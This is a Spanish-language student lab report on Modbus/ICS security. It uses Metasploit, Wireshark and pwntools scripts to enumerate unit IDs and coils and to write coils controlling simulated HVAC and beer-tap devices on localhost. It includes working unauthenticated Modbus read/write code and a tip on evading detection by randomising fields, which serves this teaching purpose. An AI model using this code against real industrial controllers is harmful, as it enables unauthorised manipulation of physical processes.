2024

Práctica 2

PROTECCIÓN DE INFRASTRUCTURAS CRÍTICAS

MARTÍN DÍAZ-BENITO ÁLVAREZ

Índice

Escenario 1

1. Busca en Metasploit los módulos relacionados con Modbus, utilizando el comando search modbus, y resume para qué sirve cada uno.



Ilustración 1: Resultados de la búsqueda en Metasploit

Esos son los resultados. Como podemos observar, a la derecha tenemos una breve descripción de su uso. El primero, como indica su nombre, es capaz de extraer un archivo .zip que haya sido enviado mediante el protocolo modbus. Si lo seleccionamos, podemos ver que es necesario un archivo pcap con los paquetes intercambiados en la comunicación. El segundo, modbus banner grabbing, se aprovecha de la función con código 43 (cuya especificación se puede ver en la página de modbus que se encuentra en el enunciado de esta práctica), que se identifica con read device identification, y que nos sirve para extraer información del dispositivo. Modbus client utility sirve para realizar diversas funciones del protocolo, algunas de las cuales implementamos en esta práctica, como leer coils o escribir en registros. Si seleccionamos el módulo, y utilizamos el comando *show options* podemos ver todas las acciones disponibles. FindUnitID es bastante descriptivo, y nos encuentra los IDs de las unidades que están activas, lo usaremos más adelante en la práctica. Modbus detect también es usado en la práctica, y detecta si hay un servicio modbus corriendo en una cierta máquina y su versión. Las dos últimas están dirigidas a la familia de PLCs modicon, que emplean el protocolo modbus para comunicarse, y en concreto sirven para obtener o implementar una cierta lógica en el PLC o apagarlo/encenderlo de forma remota. Estos protocolos no son autenticados por lo que esta acción se realiza de forma sencilla.

2. Utilizando el módulo scanner/scada/modbusdetect, comprueba si realmente el puerto 502 se corresponde con un servicio Modbus.

Tras correr el escaneo, podemos observar que efectivamente el dispositivo está corriendo un servicio modbus.

3. ¿Existe algún mecanismo en metasploit para enumerar dispositivos que respondan al protocolo Modbus? En caso afirmativo, ¿cúal? En caso contrario, ¿qué herramienta utilizarías y cómo?

Sí, podemos emplear el módulo anterior con distintos rangos de IP para comprobar si en todos ellos existe un servicio modbus corriendo, y luego podemos emplear el módulo findunitid (se emplea más adelante) para enumerar todos los dispositivos. También podríamos usar el motor de scripting de nmap con su módulo modbus detect (https://nmap.org/nsedoc/scripts/modbus-discover.html) o incluso desarrollar un script en Python para ello.

4. ¿Cuál es el ID de transacción que utiliza el módulo de enumeración de Modbus de Metasploit? ¿Crees que podría tener alguna consecuencia o implicación de OPSEC?

En este caso, en wireshark, podemos observar que el id de transacción es el 8448 en todos los casos, en lugar de un número aleatorio que es como se implementa en el protocolo modbus.



Ilustración 2: Captura de Wireshark

En este caso, la principal implicación de OPSEC es que como metasploit siempre emplea este ID, se podría crear algún filtro que rechazara los paquetes que tuvieran este ID, ya que podrían ser detectados como sospechosos o anómalos, pudiendo registrar este tipo de eventos o realizar otras acciones con sistemas de protección/detección de intrusos (IDS/IPS).

5. Realiza alguna interacción con el sistema a través de Metasploit, observa el tráfico que se genera e identifica los bytes más relevantes del paquete, estableciendo la correspondencia entre lo que ves en la traza y el formato de paquetes explicado al inicio del enunciado.

Tomando como ejemplo el paquete de la captura anterior, al principio vemos todos los campos que se nos presentan al inicio de esta práctica y que debemos añadir a nuestro paquete a la hora de craftearlo posteriormente con pwntools, el identificador de la transacción del que hablamos anteriormente, la identificación del protocolo (que siempre debe valer 0), la longitud y la unidad con la que nos comunicamos, que es fundamental puesto que estas van a tener distintas funciones, y debemos saber bien con cual nos queremos comunicar.



Ilustración 3: Captura de Wireshark con otros campos del paquete

En el siguiente campo del paquete encontramos la función a realizar, con el código de función, que es fundamental porque debemos escoger el correcto según lo que queramos hacer. Luego encontramos el número de registro a leer (dirección de inicio) y cuantos registros queremos leer a partir de este. Estos campos van a depender de la función que empleemos, en algunos casos como leer coils estos no van a variar porque realmente están implementados de la misma manera, pero si queremos escribir un valor, estos campos ya varían. Tampoco podemos analizar en este apartado todas las posibilidades, porque estos son los paquetes que nos ha generado metasploit en el caso de este apartado y existen diversas funciones distintas en modbus.

6. Implementación de funciones

Se incluyen en un anexo que muestra todas las implementaciones. Se emplean los parámetros específicados, junto con las cabeceras, y con la librería pwntools, según los estándares del protocolo modbus.

7. Implementar salida de aire

Una vez hemos implementado las funciones que se piden en Python, ahora debemos emplearlas para saber que coils son los que actúan sobre las salidas de aire. En principio tenemos 4, y nos dan una pista de que el que el primero es el número 17, que concretamente es el que podemos controlar desde la interfaz web. Esto lo podemos averiguar empleando la función write_coil, escribiendo false o true al 17 y observando los cambios en la interfaz web. Ahora debemos encontrar cuales son los otros 3 que realizan acciones. Podemos observar en wireshark que, si tratamos de escribir en un coil que no hace nada, recibimos un error. Si leemos la especificación del protocolo modbus, un error se representa con un código de función mayor de 0x80. Este código, en los paquetes de error (como se puede observar en wireshark) se encuentra en el segundo último byte.



Ilustración 4: Código de función 0x81 en Wireshark

Así, si analizamos el segundo byte de la respuesta, podremos saber si es un coil válido o no. Por ello, iteraremos sobre los coils del 1 al 2000 (cogí este número de prueba para reducir la búsqueda, porque realmente puede haber hasta 65535 coils posibles) e imprimiremos el número del coil si el segundo byte es menor de 0x80. Para ellos, podemos modificar la función read_coil para que sea más sencillo saber si es válida o no la respuesta, ya que el estado, aún, no nos importa. Así, podemos observar que este código tiene éxito y nos imprime los coils 17, 37, 53 y 79.

```
def read_coil(conn, uid, start_address):
        packet = random.randbytes(2)   # transaction_id (2 bytes)
        packet += b'\x00\x00'      # protocol_id (2 bytes)
        packet += b'\x00\x06'              # length (2 bytes)
        packet += p8(uid)                  # unit_id (1 byte)
        packet += b'\x01'                 # function_code (1 byte)
        packet += p16(start_address-1, endian = 'big')
        packet += b'\x00\x01'
        conn.send(packet)
        response = conn.recv()
        if response[-2] < 0x80:
                return True
        else:
                return False
```

Ilustración 5: Modificacion de la función read_coil

```
r = remote ('127.0.0.1', 502)
for i in range (1, 2000):
        if read_coil (r, 1, i):
                print (i)
```

Ilustración 6: logica1.py

```
┌──(kali㉿kali)-[~]
└─$ python3 logica1.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/kali/.cache/.pwntools-cache-3.11/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.12.0)
[+] Opening connection to 127.0.0.1 on port 502: Done
17
37
53
79
[*] Closed connection to 127.0.0.1 port 502
```

Ilustración 7: Ejecución del código de la ilustración 6

Ahora ya solo quedará escribir true o false en cada uno de ellos para que el aire acondicionado funcione y podemos controlarlo a nuestro gusto. Este es el código:

```
r = remote ('127.0.0.1', 502)
coils = [17, 37, 53, 79]
for coil in coils:
        write_coil (r, 1, coil, True)
```

Ilustración 8: Resolución del escenario 1

Al ponerlos a true, hacemos que funcione la calefacción, como se puede ver en la imagen, por lo que ponerlos a false significará que funcione el aire acondicionado.



Ilustración 9: Calefacción Activada

Escenario 2

8. Enumeración con metasploit

Para este paso empleamos el módulo findunitid como vemos en la captura que se enseña en el enunciado de la práctica, el unitID de la primera unidad ya lo conocemos, sabemos que es el 1, y el segundo es el 25 como se puede ver en la captura.



Ilustración 10: Resultados del escaneo con Metasploit

9. Enumeración con Python ¿Qué error recibes cuando el ID del dispositivo no es correcto? Compáralo con el error recibido cuando el dispositivo es correcto, pero la dirección de memoria no.

Como tal, como podemos ver en la captura del tráfico con metasploit, no recibimos ningún error, sino que simplemente no hay respuesta de la unidad ya que esta no existe. Anteriormente sí que recibíamos respuesta con un function code mayor a 0x80. En este caso, nos aprovechamos de este timeout en Python para iterar por las distintas unidades y mandar otro paquete si no hemos recibido una respuesta en un cierto tiempo. Si recibimos respuesta, imprimiremos el número de unidad. Realmente para este caso podríamos emplear varias funciones, como read_coils o read_hregister, en este caso podemos emplear read_coil para ver que esta es una solución válida, el número de coil a leer no importa, la respuesta de la unidad, si existe, va a ocurrir igual.

```
r = remote ('127.0.0.1', 502, timeout = 0.5)
for i in range (1, 30):
        try:
                read_coil(r, i, 16)
                print (i)
        except:
                pass
```

Ilustración 11: Código empleado para enumeración

```
┌──(kali㉿kali)-[~]
└─$ python3 unitdetect.py
[+] Opening connection to 127.0.0.1 on port 502: Done
1
25
[*] Closed connection to 127.0.0.1 port 502
```

Ilustración 12: Resultados de la ejecución del código de la ilustración 11

10. Diferencia con Metasploit. Analizando la diferencia entre el tráfico que genera metasploit y el generado por tu código, ¿se te ocurre alguna forma de detectar fácilmente el uso del módulo de Metasploit?

Como hemos comentado en el apartado anterior, Metasploit utiliza siempre el mismo código de función, el 8448, además de intentar leer siempre 0 registros a partir del registro 1, por lo que tiene un patrón muy marcado. Nuestro código lee un coil más arbitrario, el 16, y trata de leer un solo coil, pero podríamos emplear valores aleatorios en cuanto al número de coils y el número de coil para que fuera menos sospechoso.

11. Implementar lógica de hidratación

Ahora que sabemos el número de unidad, debemos saber cuáles son dos coils que actúan y que registro(s) nos dan información. Intentamos primero leer todos los registros con el siguiente código:

```
r = remote ('127.0.0.1', 502, timeout = 0.5)
for i in range (1, 4000):
        read_hregister (r, 25, i)
```

Ilustración 13: Lectura de registros

Filtramos en wireshark para ver si hay algún valor distinto de 0, pero no es así. Por esta razón, primero debemos seguramente llenar el vaso antes de poder averiguar que registro nos dará la información.



Ilustración 14: Resultados en wireshark

En este caso, podemos actuar sobre todos los coils, pero muchos no tendrán función alguna. Es complicado, así, saber que coil tenemos que tocar para que se abra el grifo o se mueva el motor. Por esta razón, creo un programa que itera de los coils del 1 al 2000 e imprime el número de cada uno en pantalla, para cuando observe algún movimiento, parar con Control+C automáticamente y reducir así el rango de búsqueda.

Tras varias iteraciones y reducciones, consigo averiguar que el movimiento esta entre el 1300 y el 1400. Introduzco un delay de 0.5 segundos para que me de a tiempo a ver que coil corresponde con cada movimiento. Este es el código empleado:

```
r = remote ('127.0.0.1', 502)
for i in range (1300, 1400):
        write_coil (r, 25, i, True)
        print (i)
        time.sleep (0.5)
```

Ilustración 15: Búsqueda de coils



Ilustración 16: Resultados de la ejecución del código de la ilustración 15

Así, e introduciendo delays más grandes, puedo ver que el coil 1337 hace que la rueda se mueva (el freno se active/desactive) y el 1341 es el que controla el grifo. Una vez conocemos esto, podemos llenar la jarra, poniendo a False el freno de emergencia, con lo que la cerveza sale mientras el grifo esté abierto (a True), y tras 2 segundos ponemos el freno otra vez a True para que no se llene del todo y no se rompa el vaso. Ahora ya si podemos emplear el código y filtro anterior para, con wireshark, saber que registro nos dice el nivel de la cerveza.

```
r = remote ('127.0.0.1', 502)
write_coil (r, 25, 1341, True)
write_coil(r, 25, 1337, False)
time.sleep(2)
write_coil (r, 25, 1337, True)
for i in range (1, 2000):
        read_hregister(r, 25, i)
```

Ilustración 17: Código para llenar la jarra y detectar registros distintos de 0



Ilustración 18: Resultados del filtro en Wireshark

Una vez ya observamos que el registro es en cuestión el 26, gracias a wireshark, ya podemos implementar la lógica de hidratación. Sabemos que mientras el freno esté parado (coil 1337 a false) y el grifo abierto (coil 1341 a true) la jarra se llenará. Por lo tanto, debemos hacer esto mientras el valor leído en el registro 26 sea menor de 100 (100%). Una vez leamos un valor mayor, pararemos de llenar la jarra (para ello podemos o cerrar el grifo o accionar el freno, yo opto por cerrar el grifo poniendo el coil 1337 a True) hasta que el nivel sea, como se indica en la práctica, menor del 5%, ya que la jarra nunca llegará a vaciarse del todo, y esto lo podemos meter en un bucle infinito para que se realice constantemente.

```
r = remote ('127.0.0.1', 502)
while True:
        write_coil (r, 25, 1341, True)
        write_coil(r, 25, 1337, False)
        while read_hregister (r, 25, 27) < 100:
                pass
        write_coil (r, 25, 1337, True)
        while read_hregister (r, 25, 27) > 5:
                pass
```

Ilustración 19: Script que resuelve el escenario 2

Con este código nos aseguramos de que el becario tenga tiempo de beberse la jarra, y de que esta nunca este vacía.

Anexo

```
def read_coil(conn, uid, start_address):
        packet = random.randbytes(2)   # id de transaccion (2 bytes) (aleatorio)
        packet += b'\x00\x00'     # id de protocolo (2 bytes) (siempre 0)
        packet += b'\x00\x06'             # longitud (2 bytes) (siempre 6 bytes en estas funciones)
        packet += p8(uid)                 # id de unidad (1 byte)
        packet += b'\x01'                # codigo de funcion (1 byte)
        packet += p16(start_address-1, endian = 'big') #num de coil a leer (2 bytes)
        packet += b'\x00\x01' #número de coils (1 byte) (solo se pide leer uno)
        conn.send(packet)
        response = conn.recv()
        if response[-2] > 0x80: #error al leer
                raise Exception('Codigo de respuesta mayor de 0x80')

        elif response[-1] & 0x01 == 1: #el ultimo bit es 1
                return True
        else:
                return False

def write_coil(conn, uid, start_address, value):
        packet = random.randbytes(2)
        packet += b'\x00\x00'
        packet += b'\x00\x06'
        packet += p8(uid)
```

```
        packet += b'\x05'
        packet += p16 (start_address-1, endian = 'big')
        packet += b'\xff\x00' if value else b'\x00\x00' #escribimos ff00 si
es true y 0000 si es false según la especificación del protocolo
        conn.send(packet)


def read_hregister (conn, uid, start_address):
        packet = random.randbytes(2)
        packet += b'\x00\x00'
        packet += b'\x00\x06'
        packet += p8(uid)
        packet += b'\x03'
        packet += p16 (start_address-1, endian = 'big')
        packet += b'\x00\x01' #solo se pide leer un registro
        conn.send(packet)
        response = conn.recv()
        return response[-1] #devuelve el ultimo byte, en este caso como
leemos valores entre el 1 y el 100 nos sirve
```